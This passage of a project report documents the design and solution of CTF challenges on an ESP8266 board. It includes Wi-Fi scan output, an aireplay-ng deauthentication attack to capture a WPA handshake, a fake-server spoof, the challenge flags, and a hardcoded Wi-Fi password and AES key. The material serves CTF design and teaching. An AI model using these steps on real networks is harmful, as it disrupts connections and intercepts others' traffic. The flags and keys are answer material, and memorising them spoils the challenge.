1A:E8:29:91:92:2E	-88	2	0	0	1	54e	WPA2	CCMP	PSK <length: 0>
68:A3:78:0F:72:86	-88	4	0	0	11	54e	WPA2	CCMP	MGT FreeWifi_secure
96:FE:F4:8F:4C:CC	-89	1	0	0	2	54e	WPA2	CCMP	PSK Bbox-8F4CCA
BSSID	STATION	PWR	Rate	Lost	Frames	Probe			
00:A0:85:2B:0F:1B	00:19:3B:05:73:8D	-92	0 - 1	9	6	exmoortech			
00:25:00:FF:94:73	1E:D7:0F:7A:E0:C3	-60	0 - 12	30	6				
(not associated)	5C:AA:FD:C4:A0:B1	-54	0 - 0	27	3	Sonos_cgBtRqDeC957LewJUmdnYxMBP			

Figure 7.3.5: Airodump

BSSID	PWR RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
00:25:00:FF:94:73	-1	0	11	0	6	-1	OPN		<length: 0>
44:CE:7D:B3:EF:EC	-52	100	328	38	6	54e	WPA	CCMP	PSK SFR_EFE8
62:01:94:66:E1:33	-64	100	0	0	6	48	WPA2	CCMP	PSK MicroPython-66e133
30:7C:B2:D0:54:F1	-81	100	9	2	6	54e	WPA2	CCMP	PSK Livebox-54ed
AE:C3:58:23:6C:FD	-84	3	0	0	6	54e	WPA2	CCMP	PSK System_NameBk493
BSSID	STATION	PWR	Rate	Lost	Frames	Probe			
00:25:00:FF:94:73	1E:D7:0F:7A:E0:C3	-58	0 - 12	4	73				
00:25:00:FF:94:73	B2:0F:B4:1C:C4:81	-84	0 - 12	0	1				
(not associated)	AZ:CB:90:CC:34:65	-61	0 - 1	1	2				
44:CE:7D:B3:EF:EC	9C:4E:36:86:9F:B0	-1	0e- 0	0	47				
44:CE:7D:B3:EF:EC	32:8D:8A:BA:14:67	-27	0 - 1e	0	1				
44:CE:7D:B3:EF:EC	FC:77:74:22:47:D2	-43	0e- 6e	0	83				
44:CE:7D:B3:EF:EC	54:B1:21:23:0C:B5	-44	0e- 6	0	12				
44:CE:7D:B3:EF:EC	F4:06:16:E7:2B:9B	-53	0 - 0	0	3				
44:CE:7D:B3:EF:EC	F0:18:98:37:14:B6	-54	0e-24	0	32				
44:CE:7D:B3:EF:EC	60:01:94:66:E1:33	-68	0 - 6	0	1				

Figure 7.3.6: Set the channel used by the monitor interface


4. Check on Wireshark if the four EAPOL packets have been captured. If they don't, try to soft reboot the FortiThing (CTRL + D on the repl shell or click on RST1). If they still don't appear, try again until they do (fig. 7.3.8).
5. If you did everything correctly, you should be able to see all the packets exchanged by the AP and the board as clear-text, as shown in the fig. 7.3.9.

```

overlord@av:~$ sudo aireplay-ng --deauth 0 -c 60:01:94:66:E1:33 -a 44:CE:7D:B3:EF:EC wlp3s0mon
15:52:42 Waiting for beacon frame (BSSID: 44:CE:7D:B3:EF:EC) on channel 6
15:52:43 Sending 64 directed DeAuth. STMAC: [60:01:94:66:E1:33] [67|54 ACKs]
15:52:44 Sending 64 directed DeAuth. STMAC: [60:01:94:66:E1:33] [62|62 ACKs]
15:52:44 Sending 64 directed DeAuth. STMAC: [60:01:94:66:E1:33] [67|64 ACKs]
15:52:45 Sending 64 directed DeAuth. STMAC: [60:01:94:66:E1:33] [62|61 ACKs]
15:52:45 Sending 64 directed DeAuth. STMAC: [60:01:94:66:E1:33] [67|63 ACKs]
15:52:46 Sending 64 directed DeAuth. STMAC: [60:01:94:66:E1:33] [65|60 ACKs]
15:52:46 Sending 64 directed DeAuth. STMAC: [60:01:94:66:E1:33] [65|65 ACKs]
15:52:47 Sending 64 directed DeAuth. STMAC: [60:01:94:66:E1:33] [53|46 ACKs]
15:52:48 Sending 64 directed DeAuth. STMAC: [60:01:94:66:E1:33] [52|55 ACKs]
15:52:48 Sending 64 directed DeAuth. STMAC: [60:01:94:66:E1:33] [54|55 ACKs]
15:52:49 Sending 64 directed DeAuth. STMAC: [60:01:94:66:E1:33] [68|66 ACKs]
15:52:49 Sending 64 directed DeAuth. STMAC: [60:01:94:66:E1:33] [65|62 ACKs]
15:52:50 Sending 64 directed DeAuth. STMAC: [60:01:94:66:E1:33] [62|64 ACKs]
15:52:50 Sending 64 directed DeAuth. STMAC: [60:01:94:66:E1:33] [63|63 ACKs]
^C

```


Figure 7.3.7: aireplay-ng: Send deauth beacons to the board



The screenshot shows the Wireshark interface with the 'eapol' filter applied. The packet list contains four EAPOL Key messages (1-4) and two EAPOL Group Messages (1-2). The packet details pane shows the structure of an EAPOL Key message, including the Key, MIC, and ANonce fields.

No.	Time	Source	Destination	Protocol	Length	Info
1698...	157.764445897	Sfr_b3:ef:ec	Espressi_66:e1:33	EAPOL	173	Key (Message 1 of 4)
1698...	157.767718560	Espressi_66:e1:33	Sfr_b3:ef:ec	EAPOL	195	Key (Message 2 of 4)
1698...	157.773201250	Sfr_b3:ef:ec	Espressi_66:e1:33	EAPOL	203	Key (Message 3 of 4)
1698...	157.775523361	Espressi_66:e1:33	Sfr_b3:ef:ec	EAPOL	171	Key (Message 4 of 4)
1698...	157.781526508	Sfr_b3:ef:ec	Espressi_66:e1:33	EAPOL	229	Key (Group Message 1 of 2)
1698...	157.784159811	Espressi_66:e1:33	Sfr_b3:ef:ec	EAPOL	171	Key (Group Message 2 of 2)
1700...	158.791538222	Sfr_b3:ef:ec	Espressi_66:e1:33	EAPOL	229	Key (Group Message 1 of 2)
1700...	158.794499814	Espressi_66:e1:33	Sfr_b3:ef:ec	EAPOL	187	Key (Group Message 2 of 2)

Figure 7.3.8: Wireshark: check the four EAPOL packets



The screenshot shows the Wireshark interface with the 'http' filter applied. The packet list contains an HTTP GET request from the board to the AP. The packet details pane shows the structure of an HTTP GET request, including the GET method, the URL, and the User-Agent field.

No.	Time	Source	Destination	Protocol	Length	Info
2227...	207.518954384	192.168.1.25	192.168.1.25	HTTP	133	HTTP/1.0 200 OK (application/json)

Figure 7.3.9: Wireshark: packets exchange between AP and board

6. At this point, you can see that the board queries a page on the port 8080:

2aa3b4f54cf45f7141ad2e3fed5b14bbf24e064b1d23ef70184542.php

The page requires the following GET parameter:

seed = 6aaead1d9f5774a275375b5b86fa3c97

The response of the server is JSON object with 3 keys:

- **bias**: the float value representing the bias to be applied to the temperature
- **challenge**: a value used by the board to verify the identity of the server
- **flag**: `ph0wn{da.bl4s_s33m5_TOO_loooooow_isnt_1T?}`

Step 4 - The fake server and the second flag

The participants have got 2 hints:

- The challenge name is "The Melting Point"
- In the challenge text there is written "even the iron would melt"

They should understand that the aim is to reach that temperature by exploiting the bias.

Once you know which is the format of the server's response you can run a fake one on your laptop creating a page which returns a JSON object containing the same seed and flag but different bias.

```
$ php -S <laptop-IP>:8080
```

If you run this command, you will run a server having as root the folder where you ran the command. The server will be available in all your subnet.

From the REPL shell the participant can call **bias.get()** and pass the desired server:

```
(repl) >> import bias
(repl) >> my_server = "my_laptop_ip"
(repl) >> bias.get(my_server)
```

If the server returns a bias which is too high, the board will notify that it is too high and will set it to a limit value. Mathematically, too high means:

$$et + bias + 1 \geq imp$$

et : environmental temperature

bias : bias obtained from the server

imp : iron melting point (1538 °C)

Please note: the **et** is obtained after getting the bias and before starting the actual temperature measurements by acquiring for 3 seconds the temperature and doing the average. This part is masked as "Sensor calibration".

If the above condition is verified, then the bias will be normalized to the value

$$bias = imp - ev - 1$$

Therefore if no one touches the sensor the value computed by acquiring the temperature and adding the bias will be about the iron melting point minus 1 degree. Then to solve the challenge the participants need to increase the acquired temperature of 1 degree, for instance by touching the sensor. If they do it correctly the board will display the flag `ph0wn{i_th1nk_u_ARE_BURNIN_4F_C4LL_TH3_Flr3m4n_4$4P!!!}`.

8 Conclusions

The whole project has been very interesting and challenging since it covers different aspects, like IoT, electronics, software development and security.

The project has been very useful since with learnt a lot studying, prototyping and trying with the *FortiThing*.

Some of the main things we faced with are:

- **Challenges creation:** it has been the first time we designed and implemented a challenge and we found it incredibly interesting because we had the possibility to unleash our creativity. An important and critic aspect is that designing a challenge you have to think not only just as you are used to do, but in as many possible ways as you can, because of course the people that will solve the challenge you designed will have different backgrounds, different ways to approach problems. Then without analyzing as much cases as you can the challenges could be not very robust and they could become meaningless if, for instance, the designer just thought about one solution but there are a thousands of others infinitely easier.
- **MicroPython:** working with micro-processors and micro-controllers we never faced with *MicroPython* before and we found it very powerful and versatile. In fact generally could be hard to work on board like the *FortiThing* using a object oriented language with high abstraction level, instead *MicroPython* allows to do it. Moreover, *micropython* is open source project so we could build our firmware by adding our modules. Without its use it could have been very likely more complex to implement what we did.
- **Hardware:** during the design of the challenge "*The signal*" it has been necessary to have a look on hardware specifications like the maximum working frequency of the *Fortithing* GPIO, the working voltage of the GPIO, the analysis of flip-flop characteristics and so on. Many time the choice of the components is considered as a trivial part of the project, instead in this case we carefully read the datasheets to be sure to order the correct components. This project helped us to improve, even if just for few components, our "*research*" skills.
- **Security:** for both challenges the main purpose is to address the participants to the paths we designed and try to limit as much as possible disclosure that could have led to other (easier) paths. One of the first problems was to not show the flags and other sensitive strings as cleartext to someone who dumps the firmware. The very first idea was to encrypt the firmware by using a secure boot. But the secure boot (at least the first step) is highly correlated to the hardware. We found out that ESP8266 doesn't allow that, so we decided to obfuscate all the strings with a very simple algorithm. We are aware that is breakable considering that the encryption key is stored in the firmware, but a tool to decompile *micropython* doesn't exists (so far) and we think it should resist for the CTF duration.
Another problem we faced was the Proof of Knowledge between the server and the board. The protocol used by them is very simple, they have just to show the knowledge of the static secrets. This is to do not make the challenge too hard. Another approach could have been using an existing protocol and disclosing information on the board.

To conclude the project has spaced different aspects of the communication system security (such as wireless security, system security and cryptography) making us touch with our hands what we studied.

Appendix A "The signal"

A.1 Python script of the challenge - thesignal.py

Listing 1: "The signal" - Python script of the Challenge A

```

1 from machine import Pin, PWM
2 import time
3 import ob
4 #import oled
5
6 cipher = {}
7 # plain text "..-....-.-.-.-.-.-.-.-.-.-.-"
8 cipher['text'] = b'\xea\x3\x96i\x93\xfa\x8c\x1f\xfc\xb9\x1bGC\xae\x9d\xbc\x
   xa8G\xde\x19cTnD\x6T\xb2\xbf\xeck'
9 cipher['length'] = 25
10
11 mys = ob.decrypt(cipher)
12
13 # plain text "_y0u_c4pTur3d_tH3_M0rs3_m3ss4g3"
14 cipher['text'] = b'\xc8\xa0\x1e\xacN\x7f\xa4\x16wo7b\xd2\x8d\xfe\xa1\x1bb]\xbb\x
   c8\x84V\xaf\xb6S\x03\xadi\x1e@\xf7'
15 cipher['length'] = 31
16 f_mys = ob.decrypt(cipher)
17
18 p1 = Pin(5, Pin.OUT)      # OUTPUT: Pin 1 on the FortiThing board
19 p2 = Pin(4, Pin.IN)       # INPUT: Pin 2 on the FortiThing board
20
21 def signalChallenge():
22     i=0
23     j=0
24     freq=4.0              # frequency factor
25     div_test=1.0          # JUST FOR TESTING: factor to implement the software
26     # frequency division
27     dash=2/(div_test*freq) # length of a dash-> 1
28     dot=1/(3*div_test*freq) # length of a point-> 0
29     pause=1/(10*div_test*freq) # length of a pause between 1 and 0 in the same
30     # character
31     space=3/(2*div_test*freq) # length of the space between to consecutive
32     # characters
33     char_ok=0             # number of characters on the input pin with the correct
34     # frequency
35     n_str=0               # number of characters checked by the frequency checker
36     freq_str=""           # string which memorizes the pattern corresponding the a
37     # character
38     while(True):
39         # Initialize the led status to OFF – The on/off is needed to
40         # turn off the led on the output of the frequency divider
41         p1.on()
42         p1.off()
43         p1.on()
44         p1.off()
45
46         time.sleep(1) # wait a second

```

```

43 for i in mys:                # loop on the string to transmit
44     freq_str=""             # initialize the pattern of a character to empty
45     if(i=="-"):              # if the character of the signal is a dash->1
46         n_str+=1            # increment the number of character in the signal
47
48     # the pulse has to be transmitted a number of time equal to freq
49     # this is necessary since a hardware frequency divider is used
50     for n in range(0,freq):
51         p1.on()              # set the output to HIGH->1
52         time.sleep(dash)     # keep the output HIGH for a dash time
53         freq_str+=str(p2.value()) # add the current value of the input pin
54                                 # to the pattern used by the frequency checker
55         p1.off()             # set the output to LOW->0
56         time.sleep(pause)    # wait the pause time
57         freq_str+=str(p2.value()) # add the current value of the input pin
58
59     # FREQUENCY CHECKER: check if the generated pattern (corresponding to the
60     # transmitted character)
61     # has the correct frequency checking if it contains 0000 or/and 1111
62     if((freq_str.find("0000")>=0 and freq_str.count("0000")==1) or
63         (freq_str.find("1111")>=1 and freq_str.count("1111")==1)):
64         char_ok+=1          # increment the number of characters with the correct
65         frequency
66         freq_str=""         # re-initialize the character pattern to empty
67
68     elif(i=="."):            # if the character of the signal is a point->0
69         n_str+=1            # increment the number of character in the signal
70
71     # the pulse has to be transmitted a number of time equal to freq
72     # this is necessary since a hardware frequency divider is used
73     for n in range(0,freq):
74         p1.on()              # set the output to HIGH->1
75         time.sleep(dot)      # keep the output HIGH for a dot time
76         freq_str+=str(p2.value()) # add the current value of the input pin
77                                 # to the pattern used by the frequency checker
78         p1.off()             # set the output to LOW->0
79         time.sleep(pause)    # wait the pause time
80         freq_str+=str(p2.value()) # add the current value of the input pin
81
82     # FREQUENCY CHECKER: check if the generated pattern (corresponding to
83     # the transmitted character)
84     # has the correct frequency checking if it contains 0000 or/and 1111
85     if((freq_str.find("0000")>=0 and freq_str.count("0000")==1) or
86         (freq_str.find("1111")>=1 and freq_str.count("1111")==1)):
87         char_ok+=1          # increment the number of characters with the correct
88         frequency
89         freq_str=""         # re-initialize the character pattern to empty
90
91     # if the number of characters with a correct input frequency is equal to
92     # the number of characters in the transmitted string, print the last part of
93     # the flag
94     if(char_ok==n_str):
95         print("Good job! The last part of the flag is: "+f_mys)
96     else:

```

```

93     print("The input signal is not correct! Pay attention to the frequency!")
94
95     # initialization for the next iteration
96     char_ok=0
97     n_str=0
98     freq_str=""
99
100    # wait 5 seconds before the next signal transmission
101    time.sleep(5)
102
103    # turn the led ON to be synchronized with the beginning of the loop where the
104    # led is turned OFF
105    p1.on()
106    p1.off()
107    p1.on()
108    p1.off()

```

Appendix B "The melting point"

B.1 Frozen module - credentials.py

Listing 2: "The melting point" - Frozen module for the wi-fi credentials (**credentials.py**)

```

1 import network
2
3 def get():
4     ssid = 'SFR_EFE8'
5     pw = '5whs64imkb9jjx39ntry'
6     return ssid, pw
7
8 def check_ssid():
9     ssid, _ = get()
10    wlan = network.WLAN(network.STA_IF)
11    if not wlan.isconnected():
12        return False, "ERR_CONN"
13    current_ssid = wlan.config('essid')
14    if current_ssid != ssid:
15        return False, "ERR_SSID"
16    return True

```

B.2 Frozen module - server.py

Listing 3: Python module to retrieve the server address or domain name

```

1 def get():
2     server = '192.168.1.30'
3     return server

```

Appendix C Common modules

C.1 External module - main.py

Listing 4: Python module executed after every reset. It connects to wifi and starts the switches

```
1 import wifi
2 import credentials
3 import switch
4 try:
5     import oled
6 except:
7     print("Unable to import oled")
8
9 try:
10     oled.output("Booting...")
11     oled.output_row("Trying to", 2)
12     oled.output_row("connect to wifi...", 3)
13 except:
14     print("oled not found")
15 ssid, pw = credentials.get()
16 wlan = wifi.connect(ssid, pw)
17 try:
18     oled.start()
19 except:
20     print("oled not found")
21 switch.start()
```

C.2 External module - switch.py

Listing 5: Python module for assign the callbacks to the switches

```
1 from machine import Pin
2 import bias
3 import server
4 import thesignal
5 import utime
6 try:
7     import oled
8 except:
9     print("Unable to import oled")
10
11 def get_temperature(p):
12     serv = server.get()
13     result = bias.get(serv)
14     print(result)
15     try:
16         oled.output(result)
17     except:
18         print("oled not found")
19
20
```

```
21 def run_TheSignal(p):
22     if not p.value():
23         try:
24             oled.signalOled()
25         except:
26             print("oled not found")
27             print("THE SIGNAL challenge is running...")
28             thesignal.signalChallenge()
29
30 def start():
31     sw3 = Pin(13, Pin.IN, Pin.PULL_UP)
32     sw3.irq(trigger=Pin.IRQ_FALLING, handler=get_temperature)
33     rst2 = Pin(0, Pin.IN, Pin.PULL_UP)
34     rst2.irq(trigger=Pin.IRQ_FALLING, handler=run_TheSignal)
```

C.3 Frozen module - ob.py

Listing 6: Python module for the encryption and decryption of strings (**ob.py**)

```
1 import ucryptolib
2
3 def encrypt(plain):
4     key = 44202778927232420267628379558550793048
5     enc = ucryptolib.aes(key.to_bytes(16, 'big'), 1)
6     plain_bytes = plain.encode()
7     cipher = enc.encrypt(plain_bytes + b'\x00' * ((16 - (len(plain_bytes) % 16)
8     ) % 16))
9     return cipher
10
11 def decrypt(message):
12     key = 44202778927232420267628379558550793048
13     dec = ucryptolib.aes(key.to_bytes(16, 'big'), 1)
14     value = dec.decrypt(message['text'])[0:message['length']].decode('utf-8')
15     return value
```